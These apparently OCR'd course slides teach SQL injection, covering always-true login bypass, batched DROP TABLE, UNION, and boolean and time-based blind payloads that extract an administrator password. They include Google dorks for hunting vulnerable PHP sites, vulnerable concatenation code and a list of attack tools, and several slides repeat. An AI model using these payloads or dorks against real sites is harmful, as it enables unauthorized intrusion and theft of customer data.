15.1 SQL INJECTION OVERVIEW

- What is SQL
- Basic SQL Syntax


WHAT IS SQL?

- Structured Query Language
- Used to interact with a relational database
  - Query (read) data from a database
  - Add new data
  - Update existing data
  - Delete data
  - Create new databases and tables

BASIC SQL SYNTAX

```
SELECT <column> FROM <table> WHERE <condition>

SELECT * FROM customers

SELECT f_name, l_name FROM customers WHERE cust_id = ‘12345’

SELECT * FROM customers WHERE cust_id = ‘12345’
```

SQL INJECTION


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

WHAT IS SQL INJECTION?

- AKA SQLi
- The most common vulnerability in websites
- An attack in which a normal SQL query has been modified
  - If the web app does not validate the input
    - It will send the modified SQL command to be executed by a back-end database
- Nearly all SQL servers are vulnerable to SQLi
  - SQL servers have no built-in mechanism to validate input
- SQLi can happen in any programming language
  - SQLi is usually successful when an Internet-facing web app does not validate and clean input it receives from users
  - Instead it automatically passes malicious requests to the SQL server

SQL INJECTION THREATS

- SQLi allows an attacker to retrieve data from the backend database directly
  - This can cause:
    - Unauthorized data exfiltration / loss of data confidentiality
    - Unauthorized data modification / loss of data integrity
    - Possible unauthorized remote execution of system commands
- The attacker could also alter the data and put it back
  - Nobody would notice the change
- SQLi that exfiltrates data will usually have a larger HTML response size than normal
  - Example:
    - An attacker extracts the full credit card database
    - That single response might be 20 to 50 MB
    - A normal response might only be 200 KB

15.2 BASIC SQL INJECTION

- Special SQL Characters
- Simplest Injection Example
- Always TRUE statements
- Injection in Web Pages
- Batched Injection Commands

SQL SPECIAL CHARACTERS

These special characters are common targets for abuse in SQL Injection

Input character	Meaning in Transact-SQL
;	• Query delimiter • Place between two queries to run both in single command
'	• Character data string delimiter • Causes a syntax error
- -	• Single-line comment delimiter • Text following -- until the end of that line is not evaluated by the server • Use to ignore a field you don't know the value for
/* ... */	• Comment delimiters • Text between /* and */ is not evaluated by the server
xp_	• In MSSQL, used at the start of the name of extended stored procedures, such as xp_cmdshell.

SIMPLEST SQL INJECTION EXAMPLE

- Add a single quote (’) to a normal query
- This makes the query syntax incorrect
- A vulnerable database will throw an error
- The attacker can then use this information to continue with the attack

```
SELECT * FROM Users’
```

ALWAYS TRUE SQL QUERY

- A common SQLi technique is to inject a query that always evaluates to true

```
’ or 1=1

blah’ or 1=1
```

- This is used to:
  - bypass authentication
  - identify injectable parameters
  - extract data
- For example:
  - This query returns ALL accounts and their balances:


Prevents a syntax error


```
SELECT account, balance FROM accounts WHERE account_owner_id = 0 OR 1=1
```

SQL IN WEB PAGES

- SQL injection usually occurs when you ask a user for input on a web form
- A web app takes the input and dynamically creates a SQL query
  - The SQL query already exists
  - It has placeholders for the user’s input
  - The web app inserts the input to complete the query
  - The query is then sent to the database for execution


SQL INJECTION IN LOGIN PAGE EXAMPLE




Scrpt.sql

```
SELECT * FROM Users
    WHERE UserName = 'UserEnteredUserName'
    AND Pass = 'HashValueOfPassWord';

```

SQL INJECTION IN LOGIN PAGE EXAMPLE (CONT'D)




Member Login

' OR 1=1 ;--

Letmein

What each part of the SQL injection does:

- A single-quote (') closes the opening quote in the user name field
- OR keyword becomes a SQL keyword
- 1=1 is a statement which always returns the value TRUE
  - This will return ALL records in the Users table!
- The semicolon (;) indicates the SQL statement has ended
- Double dashes (- -) comment out the rest part of the SQL statement
  - SQL will run the query even without the correct password
  - The attacker had to enter something in the password field to satisfy the mobile app




Scrpt.sql

```sql
SELECT * FROM Users
    WHERE UserName = '' OR 1=1;--' AND Pass = 'HashValueOfLetmein';

```

SQL INJECTION BASED ON "="

- "=" is also always TRUE
  - It can be used instead of 1=1
- Here is an example of a user login on a web site:



Username:

Moo Dharma

Password:

LetMeIn


```
uName = getRequestString("username");
uPass = getRequestString("userpassword");

sql = 'SELECT * FROM Users WHERE Name ="' + uName + '" AND Pass ="' + uPass + '"'
```

// The query becomes:

```
SELECT * FROM Users WHERE Name = "Moo Dharma" AND Pass = "LetMeIn"
```

SQL INJECTION BASED ON "="

- "=" is also always TRUE
  - It can be used instead of 1=1
- Here is an example of a user login on a web site:



Username:

Moo Dharma

Password:

LetMeIn


```
uName = getRequestString("username");
uPass = getRequestString("userpassword");

sql = 'SELECT * FROM Users WHERE Name ="' + uName + '" AND Pass ="' + uPass + '"'
```

// The query becomes:

```
SELECT * FROM Users WHERE Name = 'Moo Dharma' AND Pass = 'LetMeIn'
```

SQL INJECTION BASED ON ""=""

- ""="" is also always TRUE
  - It can be used instead of 1=1
- Here is an example of a user login on a web site:



Username:

Moo Dharma

Password:

LetMeIn


```
uName = getRequestString("username");
uPass = getRequestString("userpassword");

sql = 'SELECT * FROM Users WHERE Name ="' + uName + '" AND Pass = "' + uPass + '"'
```

// The query becomes:

```
SELECT * FROM Users WHERE Name = 'Moo Dharma' AND Pass = 'LetMeIn'
```

SQL INJECTION BASED ON "="

- "=" is also always TRUE
  - It can be used instead of 1=1
- Here is an example of a user login on a web site:



Username:

Moo Dharma

Password:

LetMeIn


```
uName = getRequestString("username");
uPass = getRequestString("userpassword");

sql = 'SELECT * FROM Users WHERE Name ="' + uName + '" AND Pass = "' + uPass + '"'
```

// The query becomes:

```
SELECT * FROM Users WHERE Name = 'Moo Dharma' AND Pass = 'LetMeIn'
```

SQL INJECTION BASED ON "=" (CONT'D)

- "=" takes the place of 1=1
- The attacker enters this instead of :



User Name:

" or ""="

Password:

" or ""="

The code will create this valid SQL statement:

```
SELECT * FROM Users WHERE Name ="" OR ""=" AND Pass ="" OR ""="
```

`OR "="` is always TRUE

The database will return all rows including usernames and passwords

BATCHED SQL STATEMENTS

- Most databases support batched SQL statements
- A batch of SQL statements is a group of two or more SQL statements, separated by semicolons
- The SQL statement below will return all rows from the "Users" table, then delete the "Suppliers" table


```
SELECT * FROM Users; DROP TABLE Suppliers
```

BATCHED SQL STATEMENTS (CONT'D)

// The web app has the following code:

```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

// The attacker enters the following in the web page



User id: 105; DROP TABLE Suppliers

// This valid SQL statement is created and sent to the database:

```
SELECT * FROM Users WHERE UserId = 105; DROP TABLE Suppliers;
```

15.3 FINDING VULNERABLE WEBSITES

- Using Google Dorks
- Testing Possible Targets

FINDING VULNERABLE WEBSITES

- Search for websites that rely on PHP scripts to generate dynamic SQL queries
- PHP-based websites are usually your best targets because:
  - They can be set up by just about anyone (i.e. WordPress)
  - They often contain lots of valuable information about customers within the database you are attempting to hack
- Use Google Dorks to identify possible targets:

  - `inurl:index.php?id=`
  - `inurl:pages.php?id=`
  - `inurl:view.php?id=`

FINDING VULNERABLE WEBSITES

- Search for websites that rely on PHP scripts to generate dynamic SQL queries
- PHP-based websites are usually your best targets because:
  - They can be set up by just about anyone (i.e. WordPress)
  - They often contain lots of valuable information about customers within the database you are attempting to hack
- Use Google Dorks to identify possible targets:
  - `inurl:index.php?id=`
  - `inurl:pages.php?id=`
  - `inurl:view.php?id=`

For a more comprehensive list of Google Dorks see:
https://pastebin.com/C2awJsLB
https://brokenkeyssite.wordpress.com/

TESTING POSSIBLE TARGETS

1. Take the results of your Google Dork
2. Paste it into the browser
3. Add a single quote to the end
4. Press enter

- If you receive an error, the site is likely vulnerable to SQLi
  - Note: When testing for SQLi vulnerability, the actual contents of the error are not important
- Example:
  - You enter:

```
https://www.example.com/index.php?catid=1’
```

  - Website returns:

```
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server
version for the right syntax to use near ''' at line 1 Warning: mysql_fetch_array() expects parameter 1 to be
resource, boolean given in /hj/var/www/listproducts.php on line 74
```

15.4 ERROR-BASED SQL INJECTION

- SQL Errors
- Creating an Error

ERROR-BASED SQL INJECTION

- Relies on error messages thrown by the database server to:
  - Indicate the website is vulnerable to SQLi
  - Obtain information about the structure of the database
- The attacker uses information contained in the error to escalate the attack
  - Sometimes the names or structure of database elements are included in the error

ERROR-BASED SQL INJECTION EXAMPLE

- The attacker visits

  `http://www.example.com`

- The attacker navigates to a page that displays the company's products
- The attacker looks at the first product
  - The URL is

    `http://www.example.com/listproducts.php?cat=1`

- The attacker adds a single quote to the URL to see if the database throws and error

  `http://www.example.com/listproducts.php?cat=1'`

- The database returns this error, strongly suggesting that the site is vulnerable to SQLi

ERROR-BASED SQL INJECTION EXAMPLE

- The attacker visits

  http://www.example.com


- The attacker navigates to a page that displays the company’s products
- The attacker looks at the first product
  - The URL is

    http://www.example.com/listproducts.php?cat=1

- The attacker adds a single quote to the URL to see if the database throws an error

  http://www.example.com/listproducts.php?cat=1’

- The database returns this error, strongly suggesting that the site is vulnerable to SQLi



```
Error: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near
''' at line 1 Warning: mysql_fetch_array() expects parameter 1 to be
resource, boolean given in /hj/var/www/listproducts.php on line 74
```

15.5 UNION SQL INJECTION

- SQL Unions
- Using Unions in SQL Injection

SQL UNION KEYWORD

- The UNION keyword lets you execute one or more additional SELECT queries and append the results to the original query
- For a UNION query to work, two key requirements must be met:
  - The individual queries must return the same number of columns
  - The data types in each column must be compatible between the individual queries
- Example:

```
/**
Return a single result set with two columns containing values from:
columns a and b in table1
columns c and d in table2
*/
SELECT a, b FROM table1 UNION SELECT c, d FROM table2
```

UNION SQL INJECTION

- Leverages the UNION SQL operator
  - The attacker uses a *UNION* clause in the payload
  - Combines the results of two or more SELECT statements into a single result
- You need to ensure that your attack meets SQL UNION requirements
  - The individual queries must return the same number of columns
  - The data types in each column must be compatible between the individual queries

PHP UNION SQL INJECTION EXAMPLE

- Malicious query:

```
http://testphp.vulnweb.com/
artists.php?artist=1 UNION SELECT 1,version(),current_user()
```

- Result: The web application displays the system version and the name of the current user:

```
      5.1.73-0ubuntu0.10.04.1 moo@localhost
```

15.6 BLIND SQL INJECTION

- Using Blind SQLi
- Boolean-based Blind SQLi
- Time-based Blind SQLi

BLIND SQL INJECTION

- Some vulnerable web apps do not return expected results
  - UNION attacks aren’t effective
- If you do not see the expected result, you can still use Blind SQL injection
- Blind SQL tries to trigger conditional responses
  - The attacker cannot directly see the result of the attack
  - But you get some kind of response depending on if the query is TRUE or FALSE
  - Takes a long time because data must be enumerated character by character

BLIND SQL INJECTION TYPES

- Boolean-based
  - Attacker sends a SQL query to the database
  - Forces the application to return a different result depending on whether the query returns a TRUE or FALSE result
- Time-based
  - Attacker sends a SQL query to the database
  - Forces the database to wait for a specified amount of time
  - Response time indicates if the result is TRUE or FALSE

Blind SQL injection vulnerability is harder to detect than XSS or CSRF

BLIND SQL INJECTION BOOLEAN EXAMPLE

- The attacker enters two malicious queries

```
http://www.example.com/artists.php?artist=1 AND 1=1
http://www.example.com/artists.php?artist=1 AND 1=0
```

- Result:
- The first example is TRUE, so the app will return a response
- The second example is FALSE, so the app will not return a response

USING BOOLEAN-BASED BLIND SQL INJECTION

Scenario

- You encounter a vulnerable web app, but a SQL UNION statement returns no results
- The app uses tracking cookies to gather analytics about usage
  - Requests to the application include a cookie header:

```
Cookie: TrackingId=u5YD3PapBcR4lN3e7Tj4
```

- The app uses the tracking ID to determine if this is a known user
  - The SQL query would be something like this:

```
SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'u5YD3PapBcR4lN3e7Tj4’
```

- If the tracking ID is recognized, the user sees a “Welcome Back” message

USING BOOLEAN-BASED BLIND SQL (CONT'D)

- You will try a series of TRUE/FALSE injections to determine a password

```
blah' AND '1'='1
blah' AND '1'='2
```

- Determine if the first character of the password is greater than the letter m
  - If so, you will receive a "Welcome Back" message

```
blah' AND SUBSTRING((SELECT Password FROM Users WHERE Username =
'Administrator'), 1, 1) > 'm
```

Evaluate 1st character of password

Evaluate only one character

USING BOOLEAN-BASED BLIND SQL (CONT'D)

- Continue using the same query but with different letters (or different operators) until you find the first letter

```
blah' AND SUBSTRING((SELECT Password FROM Users
WHERE Username = 'Administrator'), 1, 1) > 't
        FALSE
blah' AND SUBSTRING((SELECT Password FROM Users
WHERE Username = 'Administrator'), 1, 1) > 's
        FALSE
blah' AND SUBSTRING((SELECT Password FROM Users
WHERE Username = 'Administrator'), 1, 1) > 'r
        TRUE
```

- You now know that the first letter of the administrator password is "s"
- Keep going! Work on the second letter of the password…
- blah' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator’), 2, 1) > 'm

BLIND SQL INJECTION TIME-BASED EXAMPLE

- Sometimes a vulnerable web app will return the same response for either Boolean-based payload
- In that case you can send a payload that includes a time delay command
- If the attack is TRUE then the response will come after the delay
- The actual command syntax will depend on the type of database

BLIND SQL INJECTION TIME-BASED EXAMPLE

- This example is false, so SQL will not respond:

```
'; IF (1=2) WAITFOR DELAY '0:0:10'--
```

- This example is true, so (if vulnerable) SQL will wait 10 seconds before responding:

```
'; IF (1=1) WAITFOR DELAY '0:0:10'--
```

```
'; IF (SELECT COUNT(Username) FROM Users WHERE Username = 'Administrator'
AND SUBSTRING(Password, 1, 1) > 'm') = 1 WAITFOR DELAY '0:0:10'--
```


15.7 SQL INJECTION TOOLS

- Common Tools
- Mobile Device Tools

COMMON SQL INJECTION TOOLS

- Metasploit
  - Has many modules to attack MSSQL, MySQL, PostgreSQL, Oracle SQL and others
- BSQLHacker
  - Automated Blind SQL Injection
- SQLmap
  - Popular open source tool that works against a wide range of database servers
- SQLninja
  - Exploits web apps that use a SQL back end
- Safe3 SQL injector
  - Easy to use; supports HTTP, HTTPS, and a wide range of SQL servers
- SQLSus
  - a MySQL injection and takeover tool
- Mole
  - You just need to discover a vulnerable URL and then pass it in the tool

